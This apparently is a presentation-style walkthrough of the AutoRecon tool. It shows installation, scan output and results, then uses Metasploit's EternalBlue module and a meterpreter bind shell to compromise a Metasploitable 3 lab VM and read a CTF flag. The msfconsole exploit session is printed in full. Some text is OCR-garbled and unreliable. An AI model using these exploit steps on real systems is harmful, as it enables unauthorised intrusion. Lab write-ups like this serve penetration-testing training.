



AutoRecon by Tib3rius

Cybersecurity Network Reconnaissance Tool

Use and Analysis Walkthrough

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Intro

In penetration testing environments, or for the Offensive Security Certified Professional (OSCP) exam, fast reconnaissance provides a huge advantage.

Rather than running multiple reconnaissance tools individually, a single application – **AutoRecon** – can “do it all” with one command.

We will outline its capabilities and benefits, demonstrate it in action, then summarize a successful exploit based on its findings.



Tools Used

- Kali Linux Virtual Machine
 - AutoRecon
 - Atom Text Editor
 - Firefox
 - Metasploit & Meterpreter
- Metasploitable 3 Virtual Machine
 - Vulnerable Windows Server 2008 host with embedded CTF flag

What is AutoRecon?

- Multi-threaded, highly configurable, network reconnaissance tool for automated enumeration of services. Written in Python3 by Tib3rius
- Combines and adds to features from other tools
- Performs no automated exploitation to avoid violating OSCP exam rules
- An express route to running reconnaissance by housing a suite of security tools under one roof





Key Benefits

- Simultaneous background scanning of one or more targets
- Uses pattern matching to increase speed and accuracy
- Automatically launches further scans based on initial port scans
- Logs all commands executed for error checking
- Supports customizable enumerations on different services
- Directories created for exploit code, loot, notes, flag proof, screenshots
- Suggests manual commands too intrusive to run automatically



Warning

Many AutoRecon scans are intrusive and may not be suitable for professional penetration testing unless express written permission is given

Experienced penetration testers recommend performing some items manually to analyze and tailor the tests while working





Requirements & Installation via pipx

Requirements

Python3, Colorama, pipx, toml

Installation

```
sudo apt install python3
```

```
sudo apt install python3-pip
```

```
sudo apt install seclists Sudo apt install python3-venv
```

```
python3 -m pip install --user pipx
```

```
python3 -m pipx ensurepath
```

```
pipx install git+https://github.com/Tib3rius/AutoRecon.git
```

```
sudo $(which autorecon)
```

Additional Dependencies

AutoRecon uses different tools to run against defined target(s)

- | | |
|--------------------|-------------------|
| ● curl | ● oscanner |
| ● dnsrecon | ● redis-tools |
| ● enum4linux | ● smbclient |
| ● feroxbuster | ● smbmap |
| ● gobuster | ● snmpwalk |
| ● impactet-scripts | ● sslscaan |
| ● nbtscan | ● svwar |
| ● nikto | ● tnscomd10g |
| ● nmap | ● whatweb |
| ● onesixtyone | ● wkhtmltopdf |

On Kali Linux, all can be installed with this command:

```
sudo apt install seclists curl dnsrecon  
enum4linux feroxbuster gobuster  
impacket-scripts nbtscan nikto nmap  
onesixtyone oscanner redis-tools smbclient  
smbmap snmp sslscan sipicious tnscomd10g  
whatweb wkhtmltopdf
```





AutoRecon Syntax & Help

```
sudo autorecon [target IP addresses, CIDR notation or hostname]  
autorecon --help
```

Selection of Optional Flags:

-t TARGET_FILE, --target-file	-Reads targets from file
-p PORTS, --ports	-Specify specific port
-m MAX_SCANS, --max-scans	-Maximum number of scans running simultaneously.
-mp MAX_PORT_SCANS	-Maximum number of concurrent port scans to run.

Verbosity:

- (none) AutoRecon simply begins and ends the scan
- (-v) Verbose output. AutoRecon announces when plugins are running and reports open ports and identified services
- (-vv) Very verbose output. AutoRecon will specify exact commands being run and highlight patterns
- (-vvv) Very very verbose output. AutoRecon will output every line from all commands currently running. It is not advised to use -vvv unless you absolutely need to see live output from commands.

Scanning - Start

From /AutoRecon directory: sudo python3 autorecon.py -v 192.168.0.115
Total scan lasted 2 hours, 14 minutes, 7 seconds

```
(russell@kali)~[/AutoRecon]
$ sudo python3 autorecon.py -v 192.168.0.115
[*] Scanning target 192.168.0.115
[*] Port scan Top TCP Ports (top-tcp-ports) running against 192.168.0.115
[*] Port scan All TCP Ports (all-tcp-ports) running against 192.168.0.115
[*] Port scan Top 100 UDP Ports (top-100-udp-ports) running against 192.168.0.115
[*] [192.168.0.115/top-100-udp-ports] Discovered open port udp/137 on 192.168.0.115
[*] [192.168.0.115/top-100-udp-ports] Discovered open port udp/161 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/22 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/135 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/80 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/445 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/3386 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/139 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/8080 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/21 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49154 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49154 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/5985 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49152 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49177 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49155 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/4848 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/9200 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/7676 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/9300 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/8686 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/8181 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/8027 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49230 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49153 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49178 on 192.168.0.115
```

Scanning - Middle

Ports scanned, then services

```
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49227 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49158 on 192.168.0.115
[*] 14:34:06 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
[*] 14:35:06 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
[*] 14:36:07 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
[*] 14:37:07 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
[*] 14:38:07 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
[*] Identified service ssh on tcp/22 on 192.168.0.115
[*] Identified service http on tcp/80 on 192.168.0.115
[*] Identified service msrpc on tcp/135 on 192.168.0.115
[*] Identified service metbios-ssn on tcp/139 on 192.168.0.115
[*] Identified service microsoft-ds on tcp/445 on 192.168.0.115
[*] Identified service mysql on tcp/3306 on 192.168.0.115
[*] Identified service tcpwrapped on tcp/3389 on 192.168.0.115
[*] Identified service java-messsage-service on tcp/4848 on 192.168.0.115
[*] Identified service http on tcp/8080 on 192.168.0.115
[*] Identified service http on tcp/8081 on 192.168.0.115
[*] Identified service http on tcp/8383 on 192.168.0.115
[*] Identified service wap-wsp on tcp/9200 on 192.168.0.115
[*] Identified service msrpc on tcp/49152 on 192.168.0.115
[*] Identified service msrpc on tcp/49153 on 192.168.0.115
[*] Identified service msrpc on tcp/49154 on 192.168.0.115
[*] Identified service msrpc on tcp/49155 on 192.168.0.115
[*] Identified service java-rmi on tcp/49158 on 192.168.0.115
[*] Service scan Nmap FTP (tcp/21/ftp/nmap-ftp) running against 192.168.0.115
[*] Service scan Nmap SSH (tcp/22/ssh/nmap-ssh) running against 192.168.0.115
[*] Service scan Directory Buster (tcp/80/http/dirbuster) running against 192.168.0.115
```

[illegible]

Results Directory

Results are stored in the
./results directory (and
sub-directories for
every target machine)
created by AutoRecon
with this structure:

```
(russell@kali) - [~/AutoRecon/results]
$ tree
├── 192.168.0.115
│   ├── exploit
│   ├── loot
│   └── report
│       ├── local.txt
│       ├── notes.txt
│       ├── proof.txt
│       └── report.md
│           └── 192.168.0.115
│               ├── Commands.md
│               ├── Errors.md
│               ├── Manual Commands.md
│               ├── Patterns.md
│               └── Port Scans
│                   ├── PortScan - All TCP Ports.md
│                   ├── PortScan - Top 100 UDP Ports.md
│                   └── PortScan - Top TCP Ports.md
│                       └── Services
│                           ├── Service - tcp-135-msrpc
│                           │   ├── get-arch.md
│                           │   ├── Mmap MSRPC.md
│                           │   └── rpcdump.md
│                           └── Service - tcp-139-netbios-ssn
│                               ├── Enum4linux.md
│                               ├── nbtskan.md
│                               ├── Mmap SMB.md
│                               ├── SMBClient.md
│                               └── SMBMap.md
```


Patterns.md

The Patterns.md file contains enumeration of vulnerabilities (CVEs)

```
File Edit View Selection Find Packages Help
Patterns.md - ~/Autorecon/results - Atom

Project
  results
  192.168.0.115
    exploit
    loot
    report
    report.md
  192.168.0.115
    Port Scans
    PortScan - All TCP Ports.md
    PortScan - Top 100 UDP Ports.md
    PortScan - Top TCP Ports.md
    Services
    Commands.md
    Errors.md
    Manual Commands.md
  screenshots
  local.txt
  notes.txt
  proof.txt
  scans

Patterns.md
1 Matched Pattern: Powered-By: ASP.NET
2
3 Matched Pattern: Powered-By: Servlet/3.1 JSP/2.3 (GlassFish
4   • Server Open Source Edition 4.0 Java/Oracle Corporation/L.8)
5 Matched Pattern: Powered-By: Servlet/3.1 JSP/2.3 (GlassFish
6   • Server Open Source Edition 4.0 Java/Oracle Corporation/L.8)
7 Identified Architecture: 64-bit
8
9 Identified HTTP Server: GlassFish Server Open Source Edition
10  • 4.0
11 CVE Identified: CVE-2010-2333
12
13 CVE Identified: CVE-2009-3733
14
15 CVE Identified: CVE-2009-3733
16
17 Identified HTTP Server: Apache
18
19 Nmap script found a potential vulnerability. (State:
20   • VULNERABLE)
21 CVE Identified: CVE-2017-0143
22
23 CVE Identified: CVE-2017-0143
24
25 Identified HTTP Server: Microsoft-IIS/7.5
26
27 Nmap script found a potential vulnerability. (State:
28   • VULNERABLE)
29 CVE Identified: CVE-2017-0143

LF UTF-8 GitHub Markdown P main Fetch GitHub Git (8)
```

Vulnerabilities

Cross-referenced vulnerabilities found in Patterns.md with CVE databases:

- <https://www.cvedetails.com/cve/CVE-2017-0143/?q=CVE-2017-0143>
- <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=2017-0143>
- <https://www.exploit-db.com>

within Metasploit

[illegible]

Exploitation: Chose Exploit

Choose SMB exploit for
Windows:

ms17_010_eternalblue

```
msf6 > search CVE-2017-0143

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 Eternalblue SMB Remote Windows Kernel Pool Corruptio
n
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010       2017-04-14      normal  No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great   Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    445              yes       The target host(s). see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     445              yes       (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, W
  SMBDomain  no               no        indows 7, Windows Embedded Standard 7 target machines.
  SMBPass    no               no        (Optional) The password for the specified username
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windo
  VERIFY_TARGET true             yes       ws 7, Windows Embedded Standard 7 target machines.
  Check if Remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windo
  ws Embedded Standard 7 target machines.
```

Exploitation: Chose Payload

Researched payloads
and chose one
recommended

windows/x64/
meterpreter/bind_tcp

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 24
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                                                                                                                     |
|---------------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        | 192.168.0.115   | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                                           |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                           |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                                              |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                                                      |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                               |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                         |



Payload options (windows/x64/meterpreter/bind_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LPORT    | 4444            | yes      | The listen port                                           |
| RHOST    | 192.168.0.115   | no       | The target address                                        |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |


```

Exploitation:

Gained Access

Gained
meterpreter shell
and searched for
flags

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] 192.168.0.115:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.0.115:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (
[*] 192.168.0.115:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.115:445 - The target is vulnerable.
[*] 192.168.0.115:445 - Connecting to target for exploitation.
[*] 192.168.0.115:445 - Connection established for exploitation.
[*] 192.168.0.115:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.115:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.0.115:445 - 0x00000000 57 69 66 64 67 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.0.115:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 66 64 61 72 64 20 008 R2 Standard
[*] 192.168.0.115:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 192.168.0.115:445 - 0x00000030 6b 20 31 k 1
[*] 192.168.0.115:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.115:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.115:445 - Sending exploit all but last fragment of exploit packet
[*] 192.168.0.115:445 - Starting non-paged pool grooming
[*] 192.168.0.115:445 - Sending SMBv2 buffers
[*] 192.168.0.115:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.115:445 - Sending final SMBv2 buffers.
[*] 192.168.0.115:445 - Sending last fragment of exploit packet!
[*] 192.168.0.115:445 - Receiving response from exploit packet
[*] 192.168.0.115:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.115:445 - Sending egg to corrupted connection.
[*] 192.168.0.115:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 192.168.0.115:444
[*] Sending stage (200774 bytes) to 192.168.0.115
[*] Meterpreter session 1 opened (192.168.0.176:39141 → 192.168.0.115:444) at 2022-10-14 00:56:23 -0400
[*] 192.168.0.115:445 - -----WIN-----
[*] 192.168.0.115:445 - -----
[*] 192.168.0.115:445 - -----

meterpreter > pwd
c:\Windows\system32
meterpreter > search -f flag*
Found 4 results...

Path                                     Size (bytes)  Modified (UTC)
-----
c:\Program Files\OpenSSH\home\Vagrant\Desktop\flag1.txt 144          2022-10-12 21:25:44 -0400
c:\RubyDevKit\lib\perl5.8\auto\POSIX\Sigaction\flags.al 342          2011-04-27 00:24:06 -0400
c:\Users\Vagrant\Desktop\flag1.txt 144          2022-10-12 21:25:44 -0400
c:\Windows\ServiceProfiles\LocalService\jenkins\plugins\translation\flags.png 343          2012-11-06 13:54:50 -0500
```




Exploitation: Exfiltrated Data

Read flag1.txt contents

```
meterpreter > cat c:/Users/vagrant/Desktop/flag1.txt
♦♦flag1: You got into M3VM and found C:\Users\vagrant\Desktop\flag1.txt
meterpreter > █
```

Header: glassfish server open source edition 4.0

Reporting: AutoRecon Loot Directory





Conclusion

As you can see, with one terminal command, executing an AutoRecon scan with basically default options, a massive amount of information is gathered and organized for analysis and exploitation, saving a tremendous amount of time.

In a high-pressure situation like an OSCP examination, anything that saves time and provides more routes to success, is a game-changer.

AutoRecon for the win!